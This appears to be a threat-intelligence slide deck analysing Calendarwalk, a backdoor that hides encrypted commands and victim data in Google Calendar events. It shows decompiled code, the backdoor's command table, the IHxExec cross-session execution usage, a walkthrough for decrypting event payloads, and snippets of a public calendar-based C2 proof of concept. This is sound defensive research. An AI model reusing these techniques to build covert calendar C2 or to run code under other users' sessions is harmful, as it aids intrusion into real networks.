
Conditional branch with code obfuscation

Patch for Obfuscation in Calendarwalk



Before patch

```
void __fastcall sub_180008B90(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        int a5,
        __int64 a6,
        int a7,
        char a8,
        char a9,
        char a10)
{
  __int64 v10; // rax
  __int64 v11; // rcx

  v10 = ((off_180126870 + 0x7175626D009FF624i64))(a1, 0x80000000i64, 0i64, 0i64, 3, 128, 0i64);
  v11 = 8i64;
  if ( v10 == -1 )
    v11 = 32i64;
  __asm { jmp     rax }
}
```



After patch

```
__int64 __fastcall sub_180008B90(const WCHAR *a1, const WCHAR *a2)
{
  unsigned int v3; // esi
  HANDLE FileW; // rbx
  __int64 v5; // rcx
  HANDLE v6; // rdi
  __int64 v7; // rcx
  bool v8; // zf
  __int64 v9; // rax
  struct _FILETIME LastWriteTime; // [rsp+40h] [rbp-48h] BYREF
  struct _FILETIME LastAccessTime; // [rsp+48h] [rbp-40h] BYREF
  struct _FILETIME CreationTime; // [rsp+50h] [rbp-38h] BYREF

  v3 = 0;
  FileW = CreateFileW(a1, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
  v5 = 8i64;
  if ( FileW == (HANDLE)-1i64 )
    v5 = 32i64;
  if ( (char *)off_180133CD0 + v5 )
  {
    GetFileTime(FileW, &CreationTime, &LastAccessTime, &LastWriteTime);
    CloseHandle(FileW);
    v3 = 0;
    v6 = CreateFileW(a2, 0x100u, 0, 0i64, 3u, 0x80u, 0i64);
    v7 = 40i64;
    if ( v6 == (HANDLE)-1i64 )
      v7 = 16i64;
    if ( (char *)off_180133CD0 + v7 )
    {
      v3 = 0;
      v8 = !SetFileTime(v6, &CreationTime, &LastAccessTime, &LastWriteTime);
      v9 = 24i64;
      if ( !v8 )
```

Command Table of Calendarwalk


Command ID	Description
0	Exit process
1	Set sleep interval
4	List files
5	Set current directory
6	Move file
7	Copy file
8	Delete file/directory
9	Create directory
10	Unknown
11	Set file time or copy file time
12	Update victim information

Command ID	Description
13	Move file (Same as ID 6)
17	List disk drive information
18	List process information
19	Kill process by PID
20	Impersonate with specific process
21	Registry management sub-command 1: List registry sub-command 2: Write registry value sub-command 3: Write registry key sub-command 4: Delete registry
23	Stop impersonation
24	Impersonate with Logon Domain/User/Password
25	IHxExec for cross-session process execution

*IhxExec: https://github.com/CICADA8-Research/IHxExec

Command Table of Calendarwalk

Command ID	Description
0	Exit process
1	Set sleep interval
4	List files
5	Set current directory
6	Move file
7	Copy file
8	Delete file/directory
9	Create directory
10	Unknown
11	Set file time or copy file time
12	Update victim information
13	Move file (Same as ID 6)
17	List disk drive information



IHxExec

POC to execute arbitrary code on behalf of another user. U can read more about the technique here:

- https://cicada-8.medium.com/process-injection-is-dead-long-live-ihxhelppaneserver-af8f20431b5d
- https://www.youtube.com/watch?v=bK3ufqZxkxc

Note the attached video:


- https://github.com/CICADA8-Research/IHxExec/blob/main/demo.mkv

Usage

```
.\IHxExec.exe -s <session> -c <target executable>

# Ex
  .\IHxExec.exe -s 1 -c c:/windows/system32/calc.exe
```

Calendar Events Created by Calendarwalk


- Creates two kinds of calendar events with encrypted data in event description
- 2023-07-30 00:00:00 → Encrypted command
- 2023-05-30 00:00:00 → Encrypted victim info



```
Event Details:
- ID: rjo340lg7m483gpum5mbpv41ek
- Title: No Title
- Description: a63613eb95a08e7de6c969e4e7
- Start: 2023-07-30T00:00:00+00:00
- End: 2023-07-30T00:00:00+00:00
- No Attendees.

Event Details:
- ID: spdmpgd3rmgoouddbtj4sc8h98
- Title: No Title
- Description: f5c613eb95a0f3a4030bd4bd00
- Start: 2023-05-30T00:00:00+00:00
- End: 2023-05-30T00:00:00+00:00
- No Attendees.
```

Decryption of Calendar Event Description

- Encrypts messages with one-time message key and LZNT1 compression



Encrypted message from the description field of Calendar events
a2 29 13 eb 95 a0 f3 a4 03 0b ea bd 00 00 35 d5 00 00 35 3b 31 00 1b 38 39 2e 04 …

Encrypted 10 bytes header
a2 29 13 eb 95 a0 f3 a4 03 0b

Encrypted data
ea bd 00 00 35 d5 00 00 35 3b 31 00 1b 38 39 2e 04 …

Xor decrypt with hardcoded key in Calendarwalk
8a 06 13 eb 94 a0 c6 a9 03 0b

10 bytes header
28 2f 00 00 01 00 35 0d 00 00

header
28 2f 00 00 01 00

Message key
35 0d 00 00

Xor decrypt with message key from decrypted header
35 0d 00 00

LZNT1 decompress

Decrypted message to execute query user
02 21 02 00 0a 00 00 00 71 75 65 72 79 20 75 73 65 72 2b 2c 01 00 08 00 00 00 98 3a 00 00 00 00 00 00

Decryption of Calendar Event Description

- Decrypted victim information shows that the victim is a Taiwanese IT firm


```
<Victim public IP>|<Victim local IP>|差勤電子表單|SERVICEWEB|msdtc.exe|3216|x64|
```

- Victim information includes
  - Public / local IP
  - Hostname / Username / Domain group
  - Current process name / Current process ID / Current directory
  - OS version / processor architecture
- Hostname: 差勤電子表單 → Attendance form for Human Resource system

Related Findings


Calendarwalk vs. Google-Calendar-RAT

- Google Calendar RAT (GCR): a PoC of Command & Control (C2) over Google Calendar Events
- Calendarwalk shows some similarities with GCR
  - Calendarwalk's implementation was likely inspired by or derived from GCR?



```
def first_connection(summary,service):
    event = {
        'summary': summary,
        'start': {
            'dateTime': '2023-05-30T00:00:00Z',
            'timeZone': 'Europe/Rome',
        },
        'end': {
            'dateTime': '2023-05-30T00:00:00Z',
            'timeZone': 'Europe/Rome',
        },
        'description': 'whoami|'
    }
```

Same event date at 2023-05-30




```
try:
    # Split the command following the protocol rules
    command, encoded_result = old_description.split('|')
except:
```

Same delimiter "|" for event description

Curious Case of Chatloader


- Same victim
- Same loader mechanism
    - **XOML -> shellcode -> loader**

